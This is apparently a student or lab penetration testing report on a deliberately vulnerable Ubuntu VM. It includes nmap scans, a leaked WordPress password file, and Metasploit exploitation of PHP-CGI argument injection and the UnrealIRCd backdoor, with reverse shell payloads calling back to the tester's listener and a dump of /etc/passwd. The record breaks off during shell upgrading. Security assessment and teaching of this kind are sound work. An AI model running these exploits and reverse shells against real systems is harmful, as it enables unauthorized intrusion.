Answer 1

INTERNAL PENETRATION TESTING REPORT

BLACK BOX PENETRATION TESTING

FOR CyberColony

21/04/2024

By Vishwas Yadav


Table of Contents

1. Executive Summary

CyberColony tasked Vishwas Yadav for penetration testing of its internal infrastructure to assess any weakness In the infrastructure and report it back with supportive proof of concept CyberColony is aware that it is a black box testing where Vishwas Yadav tested this without prior knowledge about the system, that's why CyberColony made an OVA file to prevent server downtime.

1.1. Scope of work

This is an Ubuntu machine tasked to perform penetration testing.




Fig(1)


Scope IP / URL	*Description*
192.168.100.5	Main Ubuntu machine (OVA machine for CyberColony infrastructure testing)
http://192.168.100.5	CyberColony's WordPress-hosted Webserver

Tester IP	*Description*
192.168.100.6	Kali machine for testing purposes


Here, to configure this machine and generate the IP that can be accessible to the testing machine, the tester performs some configuration in the network section of both machines.



Fig(2) Creation of Nat Network for both machines



Fig(3) Target Ubuntu Configuration



Fig(4) Testing Kali configuration


Here, the tester made a nat network where he specified the network range in which the target and testing machine would lie.

1.2. Objective

The main motive for performing this task is to assess the target IP and look for any vulnerabilities and weaknesses that can harm CyberColony and lead to their system's potential threat also to show the report to the client of CyberColony who asked for internal infrastructure's pen-testing report.

2. Methodology

This section will highlight the methodology the tester used while performing this black box testing, and what hierarchical approach he adopted to get into the system or test the target system during this penetration testing task[1].



Fig(5)

Information Gathering

In this first stage of the approach, he gathered information about the target:

- Setting Machine Configuration for gathering IP in later stages.
- Exploring Ubuntu machine to look for users and prompts.

Scanning & Reconnaisance

In this phase, we will scan the target machine IP and look for open ports and services that are vulnerable to attack and can cause the system serious harm.

```
Nmap scan report for 192.168.100.5
Host is up (0.00054s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 2.3.0
80/tcp   open  http    Apache httpd 2.2.16 ((Ubuntu))
|_http-generator: WordPress 5.0
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| http-robots.txt: 1 disallowed entry
|_/backup/
|_http-server-header: Apache/2.2.16 (Ubuntu)
|_http-title: Philip&#039;s Blog &#8211; Just another WordPress site
6667/tcp open  irc     UnrealIRCd
| irc-info:
|   users: 1
|   servers: 1
|   lusers: 1
|   lservers: 0
|   server: irc.example.com
|   version: Unreal3.2.8.1. irc.example.com
|   uptime: 0 days, 10:45:18
|   source ident: nmap
|   source host: 60F63127.D526C651.D05E004.IP
|_  error: Closing Link: cuefnirgy[192.168.100.6] (Quit: cuefnirgy)
MAC Address: 08:00:27:4F:38:46 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.17 - 2.6.36
Uptime guess: 0.447 days (since Sun Apr 21 07:56:14 2024)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=201 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: Host: irc.example.com; OS: Unix
```

Fig(6)

Vulnerability Assessment

In this phase, the assessment part includes information about the target, as shown below for a better understanding

Asset Identification:

Nmap scan helps us to identify the asset as you can observe above scan fig(6)

Vulnerability Identification:

After scanning the IP we will look for open ports and services running on this IP and look for vulnerabilities if persist in that service.

Below Nmap scripting[2] has been used to find out if there is any vulnerability in the IRC service of the target IP:

```
root@kali:~# ls /usr/share/nmap/scripts/ | grep irc
irc-botnet-channels.nse
irc-brute.nse
irc-info.nse
irc-sasl-brute.nse
irc-unrealircd-backdoor.nse
root@kali:~# sudo nmap --script irc-unrealircd-backdoor.nse 192.168.100.5
Starting Nmap 7.80 ( https://nmap.org ) at 2024-04-21 19:00 EDT
Nmap scan report for 192.168.100.5
Host is up (0.00042s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
80/tcp   open  http
6667/tcp open  irc
|_irc-unrealircd-backdoor: Looks like trojaned version of unrealircd. See http://seclists.org/fulldisclosure/2010/Jun/277
MAC Address: 08:00:27:4F:38:46 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 9.71 seconds
```

Fig(7)

Similarly, when looking for HTTP service, and found that it is vulnerable and led us to web server exploitation where we gained access to www-data but were unable to escalate to the root user still can see /etc/passwrd file through meterpreter.

Exploitation:

In this phase, tester will try to exploit the vulnerabilities found in the above stages performed against the target machine.

- This phase include command executions on linux terminal here we used Kali Linux for testing or as an attacking machine.
- After successful execution of commands and gaining access to the target system we will move forward to next stages.

Priviledge Escalation:

In this phase, try to check our target machine after exploitation if we can gain root access over the machine using post modules or other techniques.

- Things we can do after priviledge escalation is you can look for /etc/shadow file these file contains password hashes also can run further malicious command with root access.

Services (Versions)	Status
ftp (vsftpd 2.3.0)	Unable to Compromise
http (Apache httpd 2.2.16((Ubuntu)))	Gain www-data (priviledge) Found wordpress Login Cred.
IRC (UnrealIRCd)	Gain User (philip) access with simple Exploit Gain Root Access over target machine (Priviledge Escalated)

3. Findings/ Proof of Concept


Apache Webserver Exploitation:

Directory Traversal

We will simply, traverse the directory[3] and look for passwords in the backup folder “192.168.100.5/backup” Here we will observe pass.txt, a file that holds passwords for the WordPress login.

Fig(8)

Credentials	
Username	Philip
Password	supersecure123



Fig(9) WordPress Dashboard for Philip

Argument Injection Vulnerability:

This vulnerability is similar to *CVE-2012-1823 [4]* in this vulnerability attacker will perform a PHP-CGI argument injection, here attacker will craft a request to a PHP script targeting a server running on PHP.

```
root@kali:~# dirb http://192.168.100.5
```

Fig(10)

Step1. This command will crawl directories and show hidden directories.

```
root@kali:~# dirb http://192.168.100.5/cgi-bin/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sun Apr 21 15:53:30 2024
URL_BASE: http://192.168.100.5/cgi-bin/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.100.5/cgi-bin/ ----
+ http://192.168.100.5/cgi-bin/php (CODE:500|SIZE:618)



-----------------
END_TIME: Sun Apr 21 15:53:33 2024
DOWNLOADED: 4612 - FOUND: 1
```

Fig(11)

Step2. Here, this command will look inside /cgi-bin/, and /cgi-bin/php [5] will be used as the target URL.

```
msf5 > search type:exploit multi/http/php

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   exploit/multi/http/php_cgi_arg_injection              2012-05-03       excellent  Yes    PHP CGI Argument Injection
   1   exploit/multi/http/php_utility_belt_rce               2015-12-08       excellent  Yes    PHP Utility Belt Remote Code Exec
ution
   2   exploit/multi/http/php_volunteer_upload_exec          2012-05-28       excellent  No     PHP Volunteer Management System v
1.0.2 Arbitrary File Upload Vulnerability
   3   exploit/multi/http/phpfilemanager_rce                 2015-08-28       excellent  Yes    phpFileManager 0.9.8 Remote Code
Execution
   4   exploit/multi/http/phpldapadmin_query_engine          2011-10-24       excellent  Yes    phpLDAPadmin query_engine Remote
PHP Code Injection
   5   exploit/multi/http/phpmailer_arg_injection            2016-12-26       manual     No     PHPMailer Sendmail Argument Injec
tion
   6   exploit/multi/http/phpmoadmin_exec                    2015-03-03       excellent  Yes    PHPMoAdmin 1.1.2 Remote Code Exec
ution
   7   exploit/multi/http/phpmyadmin_3522_backdoor           2012-09-25       normal     No     phpMyAdmin 3.5.2.2 server_sync.ph
p Backdoor
   8   exploit/multi/http/phpmyadmin_lfi_rce                 2018-06-19       good       Yes    phpMyAdmin Authenticated Remote C
ode Execution
   9   exploit/multi/http/phpmyadmin_null_termination_exec   2016-06-23       excellent  Yes    phpMyAdmin Authenticated Remote C
ode Execution
   10  exploit/multi/http/phpmyadmin_preg_replace            2013-04-25       excellent  Yes    phpMyAdmin Authenticated Remote C
ode Execution via preg_replace()
   11  exploit/multi/http/phpscheduleit_start_date           2008-10-01       excellent  Yes    phpScheduleIt PHP reserve.php sta
rt_date Parameter Arbitrary Code Injection
   12  exploit/multi/http/phptax_exec                        2012-10-08       excellent  Yes    PhpTax pfilez Parameter Exec Remo
te Code Injection
   13  exploit/multi/http/phpwiki_ploticus_exec              2014-09-11       excellent  No     Phpwiki Ploticus Remote Code Exec
ution


msf5 > use exploit/multi/http/php_cgi_arg_injection
```

Fig(12)

Step3. Now, we will search for an exploit that can exploit php URL ("/cgi-bin/php"), and will choose "*exploit/multi/http/php_cgi_arg_injection*".

```
msf5 exploit(multi/http/php_cgi_arg_injection) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
```

Fig(13)

Step4. Using payload will help us to get the meterpreter on the target web server

- set PAYLOAD php/meterpreter/reverse_tcp

```
msf5 exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   PLESK        false            yes       Exploit Plesk
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                        yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI                     no        The URI to request (must be a CGI-handled PHP script)
   URIENCODING  0                yes       Level of URI URIENCODING and padding (0 for minimum)
   VHOST                         no        HTTP server virtual host


Payload options (multi/meterpreter/reverse_http):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The local listener hostname
   LPORT  8080             yes       The local listener port
   LURI                    no        The HTTP Path


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf5 exploit(multi/http/php_cgi_arg_injection) > set rhosts 192.168.100.5
rhosts => 192.168.100.5
msf5 exploit(multi/http/php_cgi_arg_injection) > set targeturi http://192.168.100.5/cgi-bin/php
targeturi => http://192.168.100.5/cgi-bin/php
msf5 exploit(multi/http/php_cgi_arg_injection) > set lhosts 192.168.100.6
lhosts => 192.168.100.6
```

Fig(14)

Step5. Now best practice is to look for options and then here we will perform some commands:

- set RHOSTS 192.168.100.5 (Remote Host is target IP)
- set TARGETURI http://192.168.100.5/cgi-bin/php (Target URL is where we need to lead attack)
- set LHOSTS 192.168.100.6 (Listening Host setting to interact with meterpreter session back to tester IP)

```
msf5 exploit(multi/http/php_cgi_arg_injection) > run

[*] Started reverse TCP handler on 192.168.100.6:8080
[*] Sending stage (38288 bytes) to 192.168.100.5
[*] Meterpreter session 1 opened (192.168.100.6:8080 -> 192.168.100.5:39293) at 2024-04-21 16:10:12 -0400
```

Fig(15)

Simply, Running these commands will later give us a meterpreter session.

```
meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
messagebus:x:102:105::/var/run/dbus:/bin/false
avahi-autoipd:x:103:108:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
avahi:x:104:109:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
couchdb:x:105:113:CouchDB Administrator,,,:/var/lib/couchdb:/bin/bash
usbmux:x:106:46:usbmux daemon,,,:/home/usbmux:/bin/false
speech-dispatcher:x:107:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/sh
kernoops:x:108:65534:Kernel Oops Tracking Daemon,,,:/:/bin/false
pulse:x:109:114:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:110:117:RealtimeKit,,,:/proc:/bin/false
saned:x:111:118::/home/saned:/bin/false
hplip:x:112:7:HPLIP system user,,,:/var/run/hplip:/bin/false
gdm:x:113:120:Gnome Display Manager:/var/lib/gdm:/bin/false
philip:x:1000:1000:Philip O'Kane,,,:/home/philip:/bin/bash
mysql:x:114:123:MySQL Server,,,:/nonexistent:/bin/false
ftp:x:115:124:ftp daemon,,,:/srv/ftp:/bin/false
```

Fig(16)

Step6. Now after successfully getting into the web server, we will look for passwords if we can.

- Cat /etc/passwd

IRC Service Exploitation:

Unauthorized Remote Access:

This vulnerability is first seen in the years of November 2009 and November 2010 in UnrealIRCd source code [6]. This vulnerability allows attackers to run arbitrary commands with high privilege.[7]

```
/bin/bash 98x42
msf5 > search unrealircd

Matching Modules
================

   #  Name                                       Disclosure Date  Rank       Check  Description
   -  ----                                       ---------------  ----       -----  -----------
   0  exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12       excellent  No     UnrealIRCD 3.
2.8.1 Backdoor Command Execution


msf5 > use exploit/unix/irc/unreal_ircd_3281_backdoor
```

Fig(17) Search for Exploit on UnrealIRCd

Commands:

- use exploit/unix/irc/unreal_ircd_3281_backdoor

```
/bin/bash 98x42
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads

Compatible Payloads
===================

   #   Name                                Disclosure Date  Rank    Check  Description
   -   ----                                ---------------  ----    -----  -----------
   0   cmd/unix/bind_perl                                   normal  No     Unix Command Shell, Bin
d TCP (via Perl)
   1   cmd/unix/bind_perl_ipv6                              normal  No     Unix Command Shell, Bin
d TCP (via perl) IPv6
   2   cmd/unix/bind_ruby                                   normal  No     Unix Command Shell, Bin
d TCP (via Ruby)
   3   cmd/unix/bind_ruby_ipv6                              normal  No     Unix Command Shell, Bin
d TCP (via Ruby) IPv6
   4   cmd/unix/generic                                     normal  No     Unix Command, Generic C
ommand Execution
   5   cmd/unix/reverse                                     normal  No     Unix Command Shell, Dou
ble Reverse TCP (telnet)
   6   cmd/unix/reverse_bash_telnet_ssl                     normal  No     Unix Command Shell, Rev
erse TCP SSL (telnet)
   7   cmd/unix/reverse_perl                                normal  No     Unix Command Shell, Rev
erse TCP (via Perl)
   8   cmd/unix/reverse_perl_ssl                            normal  No     Unix Command Shell, Rev
erse TCP SSL (via perl)
   9   cmd/unix/reverse_ruby                                normal  No     Unix Command Shell, Rev
erse TCP (via Ruby)
   10  cmd/unix/reverse_ruby_ssl                            normal  No     Unix Command Shell, Rev
erse TCP SSL (via Ruby)
   11  cmd/unix/reverse_ssl_double_telnet                   normal  No     Unix Command Shell, Dou
ble Reverse TCP SSL (telnet)

msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
```

Fig(18) set the payload

Commands:

- set PAYLOAD cmd/unix/reverse

```
/bin/bash 98x42
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), range CIDR identifier, or hosts file wit
h syntax 'file:<path>'
   RPORT   6667             yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set rhosts 192.168.100.5
rhosts => 192.168.100.5
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set lhost 192.168.100.6
lhost => 192.168.100.6
```

Fig(19) set hosts

Commands:

- set RHOSTS 192.168.100.5
- set LHOST 192.168.100.6

```
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[*] Started reverse TCP double handler on 192.168.100.6:4444
[*] 192.168.100.5:6667 - Connected to 192.168.100.5:6667...
    :irc.example.com NOTICE AUTH :*** Looking up your hostname...
    :irc.example.com NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.100.5:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Accepted the first client connection...
[*] Command: echo Uluwh8rF4srrIPNy;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Matching...
[*] B is input...
[*] Command shell session 1 opened (192.168.100.6:4444 -> 192.168.100.5:38900) at 2024-04-21 21:22:56 -0400

^Z
Background session 1? [y/N]  y
```

Right Ctrl

ENG IN 02:25 AM 22/04/2024

Fig(19)(a)

```
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > sessions

Active sessions
===============

  Id  Name  Type            Information  Connection
  --  ----  ----            -----------  ----------
  1         shell cmd/unix               192.168.100.6:4444 -> 192.168.100.5:38900 (192.168.100.5)

msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > sessions -i 1
[*] Starting interaction with 1...

whoami
```

Fig(20) exploit>sessions>interaction

Commands:

- Exploit (also can type run)
- Sessions (to see active sessions)
- Sessions -i 1
- Background (after interaction with Shell and inquiring our privilege as Philip we need to background our session to try for privilege escalation if possible)

```
/bin/bash 98x42
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]
^[[5~
